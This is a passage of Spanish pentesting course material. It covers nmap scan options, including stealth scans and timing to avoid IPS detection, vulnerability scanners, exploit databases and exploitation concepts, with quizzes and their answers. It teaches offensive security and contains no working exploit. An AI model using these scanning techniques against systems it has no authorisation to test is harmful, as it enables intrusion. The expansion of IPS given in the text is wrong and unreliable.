|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.61 seconds

```

Sergio Romero Redondo. *nmap script vuln (elaboración propia)* (CC0)

Debes conocer

Ciertas herramientas de escaneo (como nmap) de vulnerabilidades únicamente indican las posibles vulnerabilidades existentes en un determinado servicio dependiendo del software y la versión del mismo, pero no garantizan que el sistema sea vulnerable. Para tener la certeza de si el servicio o aplicativo es vulnerable habrá que comprobarlo realizando la explotación de la vulnerabilidad.

Autoevaluación

Indica si las siguientes afirmaciones son verdaderas o falsas

La herramienta nmap se puede utilizar para realizar los tres tipos de escaneo (red, servicios y vulnerabilidades)

- Verdadero Falso

Verdadero

Verdadero. La herramienta nmap tiene varias opciones para poder localizar equipos conectados a la red, enumerar los puertos abiertos y los servicios que prestan y dispone de varios scripts de la categoría "vuln" que realizan pruebas específicas para detectar ciertas vulnerabilidades.

Cuando utilizamos algunos scripts de la categoría "vuln" no hace falta indicarle a nmap que enumere las versiones de los servicios.

- Verdadero Falso

Falso

Falso, si no forzamos la enumeración de las versiones de los servicios los script de nmap que comprueban si un servicio puede ser vulnerable basándose en la versión del mismo no podrían realizar su función debido a que desconocen esta información.

Los escaneos de red tratan de localizar equipos activos en la red únicamente mediante el uso del protocolo ICMP

- Verdadero Falso

Falso

Falso. Los escaneos de red pueden localizar equipos activos en la red mediante el uso del protocolo ARP, el protocolo ICMP e incluso realizando un escaneo TCP sobre puertos que creemos que pueden estar activos.

Para comprobar las versiones de los servicios las herramientas de enumeración inician una comunicación con cada puerto concreto.

- Verdadero Falso

Verdadero

Verdadero. Para realizar una enumeración de las versiones de los servicios las herramientas de enumeración inician una comunicación en los puertos abiertos por el sistema remoto y examinan el banner y la información devuelta por el servicio para averiguar el software y la versión utilizados para prestar el servicio concreto en el puerto examinado.

2.5.- Opciones avanzadas de nmap.

Opciones avanzadas de nmap

Además de las opciones anteriormente descritas de nmap existen otros muchos operadores especiales que nos permiten utilizar esta herramienta para personalizar los escaneos. A continuación se muestran las opciones más comúnmente utilizadas:

Especificar los objetivos del escaneo

nmap tiene varias opciones que nos permiten seleccionar el objetivo del escaneo. Por ejemplo, se puede indicar una notación CIDR para identificar la red objetivo del escaneo:

```
nmap 192.168.1.0/24, 172.16.0.0/16
```

También se puede hacer uso de expresiones regulares:

```
nmap 192.168.1.* , 172.16.*.*
```

Incluso indicar un rango consecutivo de direccionamiento IP a utilizar:

```
nmap 192.168.1.1-254, 172.16.1-10.1-254
```

Especificar los puertos a escanear

También es posible identificar el rango de puertos que queremos escanear en los sistemas remotos. Por ejemplo, se pueden escanear rangos de puertos consecutivos haciendo uso del operador **-p**:

```
nmap 192.168.1.1 -p 1-1024
```

Con el mismo operador **-p** también se pueden especificar varios puertos específicos, consecutivos o no:

```
nmap 192.168.1.1 -p 80,443,135-139
```

Por último también, se puede indicar que se realice un escaneo a los puertos más utilizados. Por ejemplo, el siguiente ejemplo realiza un escaneo sobre los 100 puertos más utilizados (según la BBDD de nmap):

```
nmap 192.168.1.1 --top-ports 100
```

Especificar el formato de exportación de resultados

nmap dispone de varias formatos de exportación de los resultados obtenidos:

```
nmap 192.168.1.1 -oN resultado -> Formato estándar
```

```
nmap 192.168.1.1 -oG resultado -> Formato grep
```

```
nmap 192.168.1.1 -oX resultado -> Formato XML
```

```
nmap 192.168.1.1 -oA resultado -> Exportar todos los formatos
```

Especificar la velocidad del escaneo de puertos

Debido a que existen ciertos dispositivos de protección de red, como los IPS (Infraestructura Protection System), que detectan y bloquean intentos de escaneo, una opción interesante de la herramienta nmap es la de ajustar la velocidad del escaneo con el parámetro **-T**. Existen de 0 a 5 niveles de velocidad de escaneo, siendo 0 la más lenta y 5 la más rápida.

```
nmap 192.168.1.0/16 -T5
```

Uso de scripts

El uso de scripts es una característica que incorpora nmap y permite realizar pruebas adicionales en los servicios localizados por nmap en el objetivo. Se puede invocar el uso de uno o varios scripts con el operador **--script** y el nombre del script o haciendo uso de expresiones regulares.

```
nmap 192.168.15.205 --script "smb-enum-users.nse"
```

```
nmap 192.168.15.205 --script "smb-*"
```

Además, todos los scripts se encuentran agrupados en una o varias categorías (**auth**, **broadcast**, **brute**, **discovery**, **dos**, **exploit**, **fuzzer**, **intrusive**, **safe**, **versión**, **vuln**) y se pueden especificar el uso de una o varias categorías de scripts en el escaneo.

```
nmap 192.168.15.205 --script discovery
```

E incluso utilizar expresiones regulares para indicar la inclusión de scripts de ciertas categorías en los escaneos siempre y cuando no pertenezcan también a otra categoría.

```
nmap 192.168.15.205 --script (discovery) and not (intrusive or dos or fuzzer)
```

2.6.- Herramientas adicionales de búsqueda de vulnerabilidades.

Otras herramientas de búsqueda de vulnerabilidades

Aunque en las secciones anteriores hemos visto cómo se puede utilizar nmap a modo de escáner de vulnerabilidades, también existen otros métodos y herramientas adicionales para llevar a cabo este proceso.

Por ejemplo, se puede utilizar un enfoque más manual en el que se buscan en las bases de datos de vulnerabilidades si existe alguna vulnerabilidad que afecte al software y a la versión concreta del servicio remoto.

Otro enfoque normalmente utilizado es hacer uso de alguna de las herramientas de búsqueda automática de vulnerabilidades existentes. En este caso, existen herramientas que buscan vulnerabilidades en protocolos y/o frameworks concretos.

En este apartado se enumeran algunas de las técnicas y herramientas más utilizadas.

Búsqueda de vulnerabilidades en portales

En internet se pueden consultar distintos portales especializados que recopilan información de vulnerabilidades conocidas. Dependiendo del portal consultado, obtendremos más o menos información a cerca de la vulnerabilidad, si existe algún tipo de prueba de concepto asociada, parches que mitigan la vulnerabilidad, riesgo de la misma, etc.

Common Vulnerabilities and Exposures (CVE)

Portal del organismo Mitre que recopila todas las vulnerabilidades comunicadas y que son vulnerabilidades catalogadas como públicas. No incluye exploits ni pruebas de concepto a vulnerabilidades. [cvedetails](#).

vulners

Portal parecido al anterior, pero en este caso de una organización privada, se recopilan vulnerabilidades conocidas pero no se ofrece el exploit ni la prueba de concepto que

explota la vulnerabilidad. Se puede acceder de manera gratuita a la consulta de vulnerabilidades [vulners](#).

exploit-db

Mantenida por otra organización privada, gestiona una base de datos con vulnerabilidades y sus correspondientes exploits, o pruebas de concepto, para aprovecharse de la vulnerabilidad en el sistema remoto. [exploit-db](#).

Escáner de protocolos y frameworks específicos

Existen ciertas herramientas que nos ayudan a localizar vulnerabilidades conocidas en ciertos protocolos o en frameworks muy específicos.

testssl

Herramienta utilizada para localizar vulnerabilidades conocidas en los protocolos SSL o TLS, la implementación de los mismos, vulnerabilidades relacionadas con el certificado utilizado o los algoritmos criptográficos utilizados.

CMSMap

Escáner “open source” desarrollado en Python que localiza vulnerabilidades en los CMS (sistema de gestión de contenidos) más populares como son Wordpress, Joomla, Drupal y Moodle.

JoomScan

Escáner “open source” desarrollado en perl y perteneciente al proyecto OWASP. Localiza vulnerabilidades de versión y defectos en la configuración de portales basados en el framework Joomla.

Wpscan

Escáner “open source” desarrollado en Ruby. Localiza vulnerabilidades de versión y defectos en la configuración de portales basados en el framework WordPress.

Escáner de vulnerabilidades

Existen herramientas que nos ofrecen la posibilidad de realizar un escaneo completo de vulnerabilidades en un sistema remoto. al igual que las opciones descritas anteriormente, localizan las vulnerabilidades en base al software y versión utilizada por el servicio.

Nessus

Nessus es la aplicación de escaneo de vulnerabilidades más conocida y utilizada. Esta herramienta realiza los tres tipos de escaneos (escaneo de red, escaneo de servicios/versiones y escaneo de vulnerabilidades). Además los realiza de una manera totalmente desatendida, el auditor únicamente ha de configurar los objetivos de las pruebas y las pruebas que se realizarán.

New Scan / Advanced Scan					
+ Back to Scan Templates Disable All Enable All					
Settings		Credentials		Compliance	
Status	Plugin Family	Total	Status	Plugin Name	Plugin ID
ENABLED	AIX Local Security Checks	11398	DISABLED	+++ ATH0 Modem Hang Up String Remote DoS	10020
ENABLED	Amazon Linux Local Security Checks	966	DISABLED	3Com HiPer Access Router Card (HiPerARC) IAC Pa...	10108
ENABLED	Backdoors	112	DISABLED	3com RAS 1500 / Wyse Wintern Malformed Packet ...	11475
ENABLED	Brute force attacks	26	DISABLED	Allegro Software RomPager 2.10 Malformed Authenti...	19304
ENABLED	CentOS Local Security Checks	2532	DISABLED	Apache Struts 2 ClassLoader Manipulation Incomplet...	73763
ENABLED	CGI abuses	3784	DISABLED	Apache Struts ClassLoader Manipulation	73919
ENABLED	CGI abuses : XSS	652	DISABLED	AppSocket Half-open Connection Remote DoS	11090
ENABLED	CISCO	890	DISABLED	Ascend MAX / Pipeline Router Discard Port Malforme...	10019
ENABLED	Databases	564	DISABLED	Asterisk IAX2 (IAK) POKE Request Saturation Resour...	33576
ENABLED	Debian Local Security Checks	5370	DISABLED	Asterisk IAX2 Call Number Exhaustion DoS	40885
ENABLED	Default Unix Accounts	167	DISABLED	Asterisk IAX2 FWDOWNL Request Spoofing Remote ...	33564
DISABLED	Denial of Service	109	DISABLED	Asterisk IAX2 Multiple Method Handshake Spoofing ...	32132
ENABLED	DNS	171	DISABLED	Asterisk Multiple Channel Drivers Denial of Service (A...	55457

Sergio Romero Redondo. [nessus plugins](#) (CC0)


Existen dos versiones de la herramienta:

- ✓ **Nessus Home**: Válido únicamente para entorno personal, no se pueden escanear más de 16 host a la vez, no dispone de soporte de la herramienta ni acceso a los módulos de compliance.

✓ **Nessus Profesional:** Válido en entornos profesionales, no dispone de limitaciones de escaneo, integra varios tipos de análisis de “Compliance” como PCI. Además, incluye soporte de la herramienta.

La página principal del producto nessus es la siguiente [nessus](#).


A continuación, se muestra una de las gráficas de la herramienta en las que se van mostrando las vulnerabilidades que se van encontrando.



Sergio Romero Redondo. *nessus scan (elaboración propia)* ([CC0](#))

OpenVAS/GVM

Es un scanner de vulnerabilidades de seguridad parecido a nessus, también realiza los tres tipos de escaneo de manera desatendida. El auditor únicamente ha de configurar los objetivos y las pruebas a realizar. A diferencia de nessus es una herramienta “opensource” sin ningún tipo de limitación. Por contrapartida, dado que los plugins que realizan la comprobación de las vulnerabilidades son mantenidos por la comunidad, el resultado de las pruebas suele ser menos efectivo. La dirección URL del proyecto es la siguiente <https://www.openvas.org/>



Sergio Romero Redondo. OpenVAS (*elaboración propia*) ([CCO](#))

A partir de 2017 el framework de OpenVAS pasa a denominarse Greenbone Vulnerability Management (GVM). Con este cambio Greenbone pas a disponer también de productos de pago como appliances o posibilidad de utilizar el escáner en cloud.

Autoevaluación

Cual de las siguientes ejecuciones de nmap realiza un escaneo Stealth scan a los 100 puertos más comunes

- nmap 192.168.1.0/24 -sS -p 100
- nmap 192.168.1.0/24 --top-ports 100
- nmap 192.168.1.0/24 -sS --top-ports 100
- nmap 192.168.1.0/24 -sS -p 1-100

El comando anterior realiza un escaneo Stealth scan sobre la red 192.168.1.0/24 pero sólo en el puerto TCP 100.

El comando anterior realiza un escaneo TCP scan sobre la red 192.168.1.0/24 sobre los 100 puertos más comunes.

El comando anterior realiza un escaneo Stealth scan sobre la red 192.168.1.0/24 pero sobre los 100 puertos TCP más comunes.


El comando anterior realiza un escaneo Stealth scan sobre la red 192.168.1.0/24 pero sólo en los 100 primeros puertos TCP (1-100).

Solución

1. Incorrecto
2. Incorrecto
3. Opción correcta
4. Incorrecto

3.- Fase de explotación de vulnerabilidades (Exploitation).

Caso práctico



[Pavel Danilyuk \(CC0\)](#)

remotos que han de ser debidamente confirmadas mediante su posterior explotación para poder ser consideradas como una amenaza.

Luis piensa que con la información que dispone de posibles vulnerabilidades ya puede aprovecharse de alguna vulnerabilidad presente en los sistemas remotos. Pero aún no sabe qué herramientas puede utilizar para tal fin ni su uso específico.

Rápidamente Luis comienza el siguiente tema del curso dedicado a la parte de explotación dado que estima que este capítulo le proporcionará las nociones básicas que le permitirán seguir avanzando en la explotación de sistemas remotos

Una vez se ha completado la fase de escaneo, Luis ya dispone de la información necesaria para comprobar posibles vectores de acceso a los equipos remotos.

Luis recapitula toda la información que ha obtenido de las fases anteriores:

De la fase de reconocimiento Luis dispone de un listado de activos entre direcciones IP, dominios, y algunos nombres de usuario y direcciones de correo que ha podido recopilar en las redes sociales.

De la fase de escaneo Luis dispone de los puertos abiertos en cada activo así como el tipo de servicio que se presta y el software y versión de cada uno de ellos.

Además, Luis también ha realizado un escaneo de vulnerabilidades con las herramientas nmap y nessus que le han arrojado varias vulnerabilidades en sistemas

La fase de explotación de vulnerabilidades se realiza después de realizar la fase de escaneo.

Tras la identificación de vulnerabilidades en los servicios localizados en las fases anteriores, el siguiente paso es explotarlas con el objetivo de mostrar el riesgo real de la vulnerabilidad en base a la confidencialidad, integridad y disponibilidad de la información.

Para ello se utilizarán herramientas específicas de explotación que se aprovecharán de ciertos vectores de ataque para realizar el compromiso inicial en un sistema remoto.

El siguiente gráfico muestra la cadena de explotación en la que trabajaremos para conseguir el compromiso de un sistema remoto.



Sergio Romero Redondo. *Cadena explotación (elaboración propia)* ([CC0](#))

3.1.- Vectores de ataque.

Vectores de ataque

Aunque el vector más común de ataque consiste en la explotación de una vulnerabilidad, no es el único vector que nos puede dar acceso a un equipo remoto. A continuación, realizamos una enumeración de los más importantes:



[Freepik \(CC BY-SA\)](#)

Explotación de una vulnerabilidad conocida

Es el vector de ataque más común utilizado para la explotación. En este caso, los atacantes tras realizar una fase de enumeración y de escaneo completo, localizan la presencia de algún sistema que se encuentre afectado por una vulnerabilidad conocida. De esta manera se hace uso de un exploit específico, junto con un payload, para la vulnerabilidad concreta que nos permitiría ejecutar órdenes no autorizadas en el sistema remoto.

Ejecución de un programa malintencionado (Malware)

También conocido como malware consiste en generar un payload o shellcode en un formato ejecutable o camuflado dentro de un programa legítimo. Este programa se puede distribuir de distintas maneras a las víctimas, pero siempre está condicionado a un factor de ingeniería social para que la víctima execute el malware. Por ejemplo, esconder el payload en una macro de Excel y enviar un correo masivo a los empleados de una compañía engañándolos para que crean que en el Excel está la relación de subidas salariales.

Contraseñas por defecto o poco robustas

Este es un vector de acceso muy común debido a que cierto software y dispositivos de red se despliegan con una contraseña por defecto establecida por el fabricante. Si esta contraseña no se modifica, puede ser utilizada por un atacante para ingresar en el sistema.

Por otro lado, el establecimiento de contraseñas catalogadas como inseguras, o muy fáciles de adivinar, también entrarían dentro de esta categoría. Además, un atacante podría utilizar técnicas de fuerza bruta junto con un diccionario de posibles contraseñas para conseguir las credenciales de acceso.

Ejecución remota de comandos

Esta vulnerabilidad puede encontrarse cuando se auditán aplicaciones web, móviles, APIS, etc. Y se descubre que abusando de una determinada funcionalidad legítima se puede llegar a ejecutar comandos en el servidor remoto.

3.2.- Concepto de exploit.


Exploit

Un exploit es un software, pequeña aplicación o script que permite aprovecharse de un defecto de seguridad (Configuración incorrecta en el sistema, contraseñas débiles o por defecto) o explotar un fallo en el sistema (Fallo en el software, sistema o dispositivo afectado que pueda dar lugar a un problema de seguridad).

La ejecución satisfactoria de un exploit puede generar una serie de riesgos de seguridad:

- ✓ Denegación o degradación del servicio
- ✓ Corrupción de información
- ✓ Corrupción de la configuración del sistema o servicio
- ✓ Acceso no autorizado
- ✓ Escalada de privilegios

A modo general un exploit pueden catalogarse según los distintos grupos



Sergio Romero Redondo. *Categorización de exploit (Elaboración propia)* ([CCO](#))

Explotables de manera remota

La explotación se hace sobre un sistema remoto al que no se tiene acceso de manera previa.

- ✓ **Explotables en el lado del servidor (Server-side)**: Son aquellos exploits que tienen por objetivo comprometer un servicio que se ejecuta en modo servidor
- ✓ **Explotables en el lado del cliente (Client-side)**: Los exploits de esta categoría afectan al software y programas que se ejecutan en el lado del cliente (programas ofimáticos, navegadores web, clientes de correo).

Exploitables de manera local


Necesitamos disponer de privilegios de acceso en el sistema afectado

- ✓ **Exploits de escalada de privilegios:** Son exploits que se ejecutan de manera local con el objetivo de conseguir un mayor nivel de acceso en el sistema

Partes de un exploit

Todo exploit consta de dos partes bien diferenciadas, las cuales detallamos a continuación:

- ✓ **Exploit:** Es el código encargado de explotar la vulnerabilidad mediante la ejecución de instrucciones en la víctima afectada por la vulnerabilidad.
- ✓ **Payload:** Es el código o set de instrucciones que se ejecutan una vez explotada la vulnerabilidad y permite ejecutar código no autorizado en el cliente, como por ejemplo la ejecución de una shellcode.



Sergio Romero Redondo. *Partes de un exploit (elaboración propia)* (CC0)

Búsqueda de exploits

Una vez completada la fase de escaneo de vulnerabilidades disponemos de una serie de posibles vulnerabilidades en los sistemas objetivo. En esta fase de explotación se ha de buscar si existe un exploit público, o en su defecto una Prueba de concepto, para la vulnerabilidad concreta que queremos explotar. Para ello se puede hacer uso de las siguientes herramientas.

exploit-db

Como ya se introdujo en apartados anteriores, exploit-db es una base de datos online de búsqueda de vulnerabilidades y exploits para poder comprometer un objetivo. La base de datos se encuentra disponible para su consulta en la siguiente dirección URL <https://www.exploit-db.com/>.

Github

Aunque GitHub se utiliza como repositorio de código fuente, normalmente también podemos localizar pruebas de concepto de vulnerabilidades, e incluso exploits totalmente funcionales.

searchsploit

Es una herramienta disponible para sistemas Linux. Realiza búsquedas de exploits disponibles en una copia local de la Base de Datos mantenida por exploit-db. Además, también te indica dónde se encuentra la copia local del exploit para poder modificarlo y utilizarlo para comprometer el equipo remoto.

Metasploit

